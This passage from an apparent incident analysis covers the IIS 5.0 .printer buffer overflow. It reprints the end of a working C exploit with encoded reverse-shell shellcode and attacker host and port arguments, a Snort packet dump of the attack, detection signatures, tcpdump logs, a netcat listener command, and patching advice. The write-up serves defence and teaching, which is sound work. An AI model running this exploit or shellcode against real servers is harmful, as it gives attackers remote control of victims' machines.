"\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
"\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
"\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
"\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
```

```
"\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
"\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x33"
"\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
"\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a";

    int                 s;
    unsigned short int     a_port;
    unsigned long          a_host;
    struct hostent         *ht;
    struct sockaddr_in     sin;

    printf("iis5 remote .printer overflow.\n"
        "dark spyrit <dspyrit@beavuh.org> / beavuh labs.\n");

if (argc != 5){
    printf("usage: %s <victimHost> <victimPort> <attackerHost> <attackerPort>\n",argv[0]);
    exit(1);
    }

    if ((ht = gethostbyname(argv[1])) == 0){
        herror(argv[1]);
        exit(1);
    }

    sin.sin_port = htons(atoi(argv[2]));
    a_port = htons(atoi(argv[4]));
    a_port^=0x9595;

    sin.sin_family = AF_INET;
```

```
        sin.sin_addr = *((struct in_addr *)ht->h_addr);

        if ((ht = gethostbyname(argv[3])) == 0){
                herror(argv[3]);
                exit(1);
        }

        a_host = *((unsigned long *)ht->h_addr);
        a_host^=0x95959595;

        sploit[441]= (a_port) & 0xff;
        sploit[442]= (a_port >> 8) & 0xff;

        sploit[446]= (a_host) & 0xff;
        sploit[447]= (a_host >> 8) & 0xff;
        sploit[448]= (a_host >> 16) & 0xff;
        sploit[449]= (a_host >> 24) & 0xff;

        if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
                perror("socket");
                exit(1);
        }

        printf("\nconnecting... \n");

        if ((connect(s, (struct sockaddr *) &sin, sizeof(sin))) == -1){
                perror("connect");
                exit(1);
        }

        write(s, sploit, strlen(sploit));
        sleep (1);
        close (s);

        printf("sent... \nyou may need to send a carriage on your listener if the shell doesn't
appear.\nhave fun!\n");
        exit(0);
}
```

3. *Trace of the Attack*

This trace is an illustration taken from my home network running Windows 2000 Server with a DSL line and a LinkSys 4 Port Model BEFSR41 router (www.linksys.com). Port 80 (HTTP) is open on the router allowing incoming Internet traffic to pass through to the server inevitably allowing the ISAPI Printer buffer overflow to take place. The traffic below is detected using Snort 1.7 (www.snort.org) Intrusion Detection System with the latest rule signatures *vision.conf* file taken from (www.whitehats.com/ids) ***arachNIDS*** database. The database is compromised of the latest signatures written for the Snort IDS and is in concordance with other security databases and vulnerability indexes such as CVE (Common Vulnerabilities and Exposures) (http://cve.mitre.org), Bugtraq and BlackICE *Advice* (www.networkice.com). The attack originated from IP address

24.xxx.xxx.xxx, which if one does a SamSpade (www.samspade.org), resolves to a cable modem address. Take note of the **GET /NULL .printer HTTP/1.0..Beavuh ……….HOST:** string in the following capture below, which indicates the intruder's intention to apply this vulnerability. This trace was also apprehended using ***Ethereal*** sniffer software (www.ethereal.com) and ***Tcpdump*** (www.tcpdump.org) in which there is some reconnaissance and then active targeting to follow.

```
[**] IDS535/http-iis5-printer-beavuh [**]
07/08-18:10:37.622708 24.xxx.xxx.xxx:63230 -> 151.204.72.254:80
TCP TTL:63 TOS:0x0 ID:22023 IpLen:20 DgmLen:1234 DF
***AP*** Seq: 0x5AA586D8  Ack: 0xBEA41C1E  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 50877279 0
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 20 48 54 54 50 2F 31 2E 30 0D 0A 42 65 61 76  r HTTP/1.0..Beav
75 68 3A 20 90 90 90 90 90 90 90 90 90 90 90 90  uh: …………
90 90 90 90 90 90 90 90 EB 03 5D EB 05 E8 F8 FF  ……….]…..
FF FF 83 C5 15 90 90 90 8B C5 33 C9 66 B9 D7 02  ……….3.f…
50 80 30 95 40 E2 FA 2D 95 95 64 E2 14 AD D8 CF  P.0.@..-..d…..
05 95 E1 96 DD 7E 60 7D 95 95 95 95 C8 1E 40 14  …..~`}……@.
7F 9A 6B 6A 6A 1E 4D 1E E6 A9 96 66 1E E3 ED 96  ..kjj.M….f….
66 1E EB B5 96 6E 1E DB 81 A6 78 C3 C2 C4 1E AA  f….n….x…..
96 6E 1E 67 2C 9B 95 95 95 66 33 E1 9D CC CA 16  .n.g,….f3…..
52 91 D0 77 72 CC CA CB 1E 58 1E D3 B1 96 56 44  R..wr….X….VD
74 96 54 A6 5C F3 1E 9D 1E D3 89 96 56 54 74 97  t.T.\……VTt.
96 54 1E 95 96 56 1E 67 1E 6B 1E 45 2C 9E 95 95  .T…V.g.k.E,…
95 7D E1 94 95 95 A6 55 39 10 55 E0 6C C7 C3 6A  .}…..U9.U.l..j
C2 41 CF 1E 4D 2C 93 95 95 95 7D CE 94 95 95 52  .A..M,….}….R
D2 F1 99 95 95 95 52 D2 FD 95 95 95 95 52 D2 F9  ……R……R..
94 95 95 95 FF 95 18 D2 F1 C5 18 D2 85 C5 18 D2  …………….
81 C5 6A C2 55 FF 95 18 D2 F1 C5 18 D2 8D C5 18  ..j.U……….
D2 89 C5 6A C2 55 52 D2 B5 D1 95 95 95 18 D2 B5  …j.UR………
C5 6A C2 51 1E D2 85 1C D2 C9 1C D2 F5 1E D2 89  .j.Q………..
1C D2 CD 14 DA D9 94 94 95 95 F3 52 D2 C5 95 95  ……….R….
18 D2 E5 C5 18 D2 B5 C5 A6 55 C5 C5 C5 FF 94 C5  ………U……
C5 7D 95 95 95 95 C8 14 78 D5 6B 6A 6A C0 C5 6A  .}……x.kjj..j
C2 5D 6A E2 85 6A C2 71 6A E2 89 6A C2 71 FD 95  .]j..j.qj..j.q..
91 95 95 FF D5 6A C2 45 1E 7D C5 FD 94 94 95 95  …..j.E.}……
6A C2 7D 10 55 9A 10 3F 95 95 95 A6 55 C5 D5 C5  j.}.U..?….U…
D5 C5 6A C2 79 16 6D 6A 9A 11 02 95 95 95 1E 4D  ..j.y.mj…….M
F3 52 92 97 95 F3 52 D2 97 96 72 52 D2 91 D4 94  .R….R…rR….
0B 88 FF 85 18 92 C5 C6 6A C2 61 FF A7 6A C2 49  ……..j.a..j.I
A6 5C C4 C3 C4 C4 C4 6A E2 81 6A C2 59 10 55 E1  .\…..j..j.Y.U.
F5 05 05 05 05 15 AB 95 E1 BA 05 05 05 05 FF 95  …………….
C3 FD 95 91 95 95 C0 6A E2 81 6A C2 4D 10 55 E1  …….j..j.M.U.
D5 05 05 05 05 FF 95 6A A3 C0 C6 6A C2 6D 16 6D  …….j…j.m.m
6A E1 BB 05 05 05 05 7E 27 FF 95 FD 95 91 95 95  j……~'…….
C0 C6 6A C2 69 10 55 E9 8D 05 05 05 05 E1 09 FF  ..j.i.U………
95 C3 C5 C0 6A E2 8D 6A C2 41 FF A7 6A C2 49 7E  ….j..j.A..j.I~
1F C6 6A C2 65 FF 95 6A C2 75 A6 55 39 10 55 E0  ..j.e..j.u.U9.U.
6C C4 C7 C3 C6 6A 47 CF CC 3E 77 7B 56 D2 F0 E1  l….jG..>w{V…
C5 E7 FA F6 D4 F1 F1 E7 F0 E6 E6 95 D9 FA F4 F1  ……………
```

```
D9 FC F7 E7 F4 E7 EC D4 95 D6 E7 F0 F4 E1 F0 C5  ................
FC E5 F0 95 D2 F0 E1 C6 E1 F4 E7 E1 E0 E5 DC FB  ................
F3 FA D4 95 D6 E7 F0 F4 E1 F0 C5 E7 FA F6 F0 E6  ................
E6 D4 95 C5 F0 F0 FE DB F4 F8 F0 F1 C5 FC E5 F0  ................
95 D2 F9 FA F7 F4 F9 D4 F9 F9 FA F6 95 C2 E7 FC  ................
E1 F0 D3 FC F9 F0 95 C7 F0 F4 F1 D3 FC F9 F0 95  ................
C6 F9 F0 F0 E5 95 D0 ED FC E1 C5 E7 FA F6 F0 E6  ................
E6 95 D6 F9 FA E6 F0 DD F4 FB F1 F9 F0 95 C2 C6  ................
DA D6 DE A6 A7 95 C2 C6 D4 C6 E1 F4 E7 E1 E0 E5  ................
95 E6 FA F6 FE F0 E1 95 F6 F9 FA E6 F0 E6 FA F6  ................
FE F0 E1 95 F6 FA FB FB F0 F6 E1 95 E6 F0 FB F1  ................
95 E7 F0 F6 E3 95 F6 F8 F1 BB F0 ED F0 95 0D 0A  ................
48 6F 73 74 3A 20 90 90 90 90 90 90 90 90 90 90  Host: ..........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 33  ...............3
C0 B0 90 03 D8 8B 03 8B 40 60 33 DB B3 24 03 C3  ........@`3..$..
FF E0 EB B9 90 90 05 31 8C 6A 0D 0A 0D 0A        .......1.j....
```

Snort rule #'s IDS *534* and *535* were specifically written to capture this type of attack. The attack above shows rule # 535 detecting this attack on my home net and its rule is illustrated as follows:

Alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: IDS534/web-iis_http-iis5-printer-eeye"; flags: A+ ; content: "|8B C4 83 C0 11 33 C9 66 B9 20 01 80 30 03|" ;)

Alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: IDS535/web-iis_http-iis5-printer-beavuh"; flags: A+ ; content: "|33 C0 B0 90 03 D8 8B 03 8B 40 60 33 DB B3 24 03 C3|" ;)

4. Detection of the Attack

This attack was also captured using TCPdump (www.tcpdump.org) as mentioned above and is displayed using the "tcpdump –r <filename> command. The results are shown below as follows:

Sequence of Events

- Several ICMP requests were sent from 24.xxx.xxx.xxx to my network to identify my availability as a host and ultimately provide the intruder with a base for attack.

```
18:12:46.972101 24.xxx.xxx.xxx > 151.204.72.254: icmp: echo request
18:12:47.172727 151.204.72.25  > 24.xxx.xxx.xxx: icmp: echo reply
18:12:47.967819 24.xxx.xxx.xxx > 151.204.72.254: icmp: echo request
18:12:48.092271 151.204.72.254 > 24.xxx.xxx.xxx: icmp: echo reply
18:12:48.967825 24.xxx.xxx.xxx > 151.204.72.254: icmp: echo request
18:12:49.169822 151.204.72.254 > 24.xxx.xxx.xxx: icmp: echo reply
18:12:49.967813 24.xxx.xxx.xxx > 151.204.72.254: icmp: echo request
18:12:50.086786 151.204.72.254 > 24.xxx.xxx.xxx: icmp: echo reply
18:12:50.967814 24.xxx.xxx.xxx > 151.204.72.254: icmp: echo request
18:12:51.128530 151.204.72.254 > 24.xxx.xxx.xxx: icmp: echo reply
18:12:51.967855 24.xxx.xxx.xxx > 151.204.72.254: icmp: echo request
18:12:52.136761 151.204.72.254 > 24.xxx.xxx.xxx: icmp: echo reply
18:12:52.967809 24.xxx.xxx.xxx > 151.204.72.254: icmp: echo request
18:12:53.148982 151.204.72.254 > 24.xxx.xxx.xxx: icmp: echo reply
```

- The intruder makes the web server request with an initial SYN (S) packet and is given the standard reply with a SYN/ACK to follow. Next, an ACK is sent back to the intruder granting permission for connection to the host. The intruder then pushes (P) a series of data to the server's destination port is 999, which is could possibly be the trojan port of Deep Throat (http://www.neohapsis.com/neolabs/neo-ports/neo-ports.html).

- After further research and OS digging, it appeared that the intruder set up a *netcat* listener on the Windows 2000 machine, which communicates on port 999 of his machine. An example is actually demonstrated in the code above from Dark Spyrit and is follows:

nc -l -p <attacker port> -vv

- Netcat sets up a listening agent on a remote machine and redirects the communication back to the intruder's machine on any unassigned port. This allows the intruder to have complete control over the remote machine, which probably means the implementation of a backdoor program such as *Subseven* or *Glacier*.

```
18:13:29.709559 24.xxx.xxx.xxx.3166 > 151.204.72.254.www: S 1520797399:1520797399(0) win
32120 <mss 1460,sackOK,timestamp 50877272 0,nop,wscale 0> (DF)
18:13:29.777623 151.204.72.254.www > 24.xxx.xxx.xxx.3166: S 3198426141:3198426141(0) ack
1520797400 win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)
18:13:29.777646 24.xxx.xxx.xxx.3166 > 151.204.72.254.www: . ack 1 win 32120
<nop,nop,timestamp 50877278 0> (DF)
18:13:29.777785 24.xxx.xxx.xxx.3166 > 151.204.72.254.www: P 1:1183(1182) ack 1 win 32120
<nop,nop,timestamp 50877279 0> (DF)
18:13:30.011002 151.204.72.254.www > 24.xxx.xxx.xxx.3166: . ack 1183 win 16338
<nop,nop,timestamp 2598067 50877279> (DF)
18:13:30.042417 24.xxx.xxx.xxx.mysql > 151.204.72.254.999: S 3198565271:3198565271(0) win
16384 <mss 1460,nop,nop,sackOK> (DF)
18:13:30.042464 151.204.72.254.999 > 24.xxx.xxx.xxx.mysql: S 1523868198:1523868198(0) ack
3198565272 win 32120 <mss 1460,nop,nop,sackOK> (DF)
18:13:30.207063 24.xxx.xxx.xxx.mysql > 151.204.72.254.999: . ack 1 win 17520 (DF)
18:13:30.250570 24.xxx.xxx.xxx.mysql > 151.204.72.254.999: P 1:106(105) ack 1 win 17520 (DF)
18:13:30.250601 151.204.72.254.999 > 24.xxx.xxx.xxx.mysql: . ack 106 win 32120 (DF)
```

```
18:13:30.787790 24.xxx.xxx.xxx.3166 > 151.204.72.254.www: F 1183:1183(0) ack 1 win 32120
<nop,nop,timestamp 50877380 2598067> (DF)
18:13:30.909278 151.204.72.254.www > 24.xxx.xxx.xxx.3166: . ack 1184 win 16338
<nop,nop,timestamp 2598075 50877380> (DF)
18:14:06.395125 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 1:10(9) ack 106 win 32120 (DF)
18:14:06.658477 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 106:389(283) ack 10 win 17511
(DF)
18:14:06.677755 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 389 win 32120 (DF)
18:14:07.039849 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 389:409(20) ack 10 win 17511
(DF)
18:14:07.057760 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 409 win 32120 (DF)
18:14:30.120236 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 10:19(9) ack 409 win 32120 (DF)
18:14:30.404362 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: . ack 19 win 17502 (DF)
18:14:30.474898 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 409:674(265) ack 19 win 17502
(DF)
18:14:30.487756 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 674 win 32120 (DF)
18:14:34.250321 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 19:29(10) ack 674 win 32120
(DF)
18:14:34.492574 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 674:1335(661) ack 29 win 17492
(DF)
18:14:34.507756 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 1335 win 32120 (DF)
18:14:46.216687 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 29:35(6) ack 1335 win 32120
(DF)
18:14:46.487758 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 1335:1352(17) ack 35 win 17486
(DF)
18:14:46.507756 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 1352 win 32120 (DF)
18:14:49.469193 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 35:45(10) ack 1352 win 32120
(DF)
18:14:49.641354 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 1352:1380(28) ack 45 win 17476
(DF)
18:14:49.657756 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 1380 win 32120 (DF)
18:14:51.783325 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 45:49(4) ack 1380 win 32120
(DF)
18:14:52.131650 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 1380:2178(798) ack 49 win
17472 (DF)
18:14:52.627760 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 2178 win 32120 (DF)
18:15:07.044509 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 49:77(28) ack 2178 win 32120
(DF)
18:15:07.191627 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 2178:2206(28) ack 77 win 17444
(DF)
18:15:07.207757 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 2206 win 32120 (DF)
18:15:07.238565 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 2206:2243(37) ack 77 win 17444
(DF)
18:15:07.257755 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 2243 win 32120 (DF)
18:15:07.290261 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 2243:2261(18) ack 77 win 17444
(DF)
18:15:07.307756 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 2261 win 32120 (DF)
18:15:27.228949 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 77:94(17) ack 2261 win 32120
(DF)
18:15:27.390909 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: . ack 94 win 17427 (DF)
18:15:27.441447 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 2261:2323(62) ack 94 win 17427
```

```
(DF)
18:15:27.457756 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 2323 win 32120 (DF)
18:15:37.328820 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 94:126(32) ack 2323 win 32120
(DF)
18:15:37.525640 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 2323:2355(32) ack 126 win
17395 (DF)
18:15:37.537756 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 2355 win 32120 (DF)
18:15:37.623271 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 2355:2410(55) ack 126 win
17395 (DF)
18:15:37.637756 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 2410 win 32120 (DF)
18:15:54.902712 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 126:143(17) ack 2410 win 32120
(DF)
18:15:55.234667 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: . ack 143 win 17378 (DF)
18:15:55.338540 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 2410:2427(17) ack 143 win
17378 (DF)
18:15:55.357757 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 2427 win 32120 (DF)
18:15:59.236963 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 143:144(1) ack 2427 win 32120
(DF)
18:15:59.439978 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 2427:2489(62) ack 144 win
17377 (DF)
18:15:59.457755 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 2489 win 32120 (DF)
18:16:02.853859 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 144:149(5) ack 2489 win 32120
(DF)
18:16:03.145336 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: . ack 149 win 17372 (DF)
18:16:03.339650 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 2489:2500(11) ack 149 win
17372 (DF)
18:16:03.357757 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 2500 win 32120 (DF)
18:16:05.169399 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 149:153(4) ack 2500 win 32120
(DF)
18:16:05.452649 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 2500:3393(893) ack 153 win
17368 (DF)
18:16:05.947757 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 3393 win 32120 (DF)
18:16:05.953173 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 2500:3393(893) ack 153 win
17368 (DF)
18:16:05.953187 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 3393 win 32120 (DF)
18:16:20.815164 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 153:185(32) ack 3393 win 32120
(DF)
18:16:21.013710 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 3393:3425(32) ack 185 win
17336 (DF)
18:16:21.027758 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 3425 win 32120 (DF)
18:16:38.337059 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 185:186(1) ack 3425 win 32120
(DF)
18:16:38.947761 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 185:186(1) ack 3425 win 32120
(DF)
18:16:40.187759 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 185:186(1) ack 3425 win 32120
(DF)
18:16:40.403634 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: . ack 186 win 17335 (DF)
18:16:40.403657 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 186:187(1) ack 3425 win 32120
(DF)
18:16:40.409936 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 3425:3494(69) ack 186 win
17335 (DF)
```

```
18:16:40.427755 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 3494 win 32120 (DF)
18:16:40.472724 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 3494:3498(4) ack 187 win 17334
(DF)
18:16:40.487755 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 3498 win 32120 (DF)
18:16:40.604774 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 3498:3503(5) ack 187 win 17334
(DF)
18:16:40.617755 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 3503 win 32120 (DF)
18:16:49.325984 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 187:194(7) ack 3503 win 32120
(DF)
18:16:49.606069 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 3503:3510(7) ack 194 win 17327
(DF)
18:16:49.617756 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 3510 win 32120 (DF)
18:16:49.662712 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 3510:4534(1024) ack 194 win
17327 (DF)
18:16:49.727755 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 4534 win 32120 (DF)
18:16:49.811227 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 4534:5959(1425) ack 194 win
17327 (DF)
18:16:49.987755 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 5959 win 32120 (DF)
18:16:50.124783 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 4534:5959(1425) ack 194 win
17327 (DF)
18:16:50.124797 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 5959 win 32120 (DF)
18:16:53.360918 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: P 194:199(5) ack 5959 win 32120
(DF)
18:16:53.522773 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: P 5959:5964(5) ack 199 win 17322
(DF)
18:16:53.537755 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 5964 win 32120 (DF)
18:16:53.573819 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: F 5964:5964(0) ack 199 win 17322
(DF)
18:16:53.573834 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: . ack 5965 win 32120 (DF)
18:16:53.573921 24.xxx.xxx.xxx.999 > 151.204.72.254.mysql: F 199:199(0) ack 5965 win 32120
(DF)
18:16:53.627017 151.204.72.254.mysql > 24.xxx.xxx.xxx.999: . ack 200 win 17322 (DF)
18:16:54.584624 151.204.72.254.3300 > 24.xxx.xxx.xxx.999: R 2983686641:2983686641(0) win
0 (DF)
```

5. Securing the System against this type of attack

With the advancement of the Internet, most companies whether large corporations or small businesses want to market their product through some form of E-Commerce initiative. The convenient use of just pushing a couple of buttons for various types of transactions such online banking make it possible for society to function at a rapid pace. With this, we sometimes sacrifice system security for ease of use. What people are coming to realize is that computer security is a very serious issue in terms of E-Commerce. This occasionally happens after a system compromise, where administrators and technical IT personnel are left picking up the pieces and conveying to management the damage in dollars.

Applying the Fix- There are a few things one can do to prevent this type of disaster from ever occurring. The details are as follows:

- Remove any mapping for the Internet Printing ISAPI extension on IIS 5.0 with Web Services running. Refer to the IIS 5.0 Security Checklist through Microsoft for more details.

http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/prodtechnol/iis/tips/iis5chk.asp

- The patch for this vulnerability is also available from Microsoft. It is available for Windows 2000 Professional, 2000 Server and 2000 Advanced Server at the following:

  http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321

- Obtain the latest version of Snort Intrusion Detection System (www.snort.org) and start monitoring your Internet, Intranet and Extranet connections by installing a sensor on both sides of the connection. Preferably, one outside and one inside the firewall.
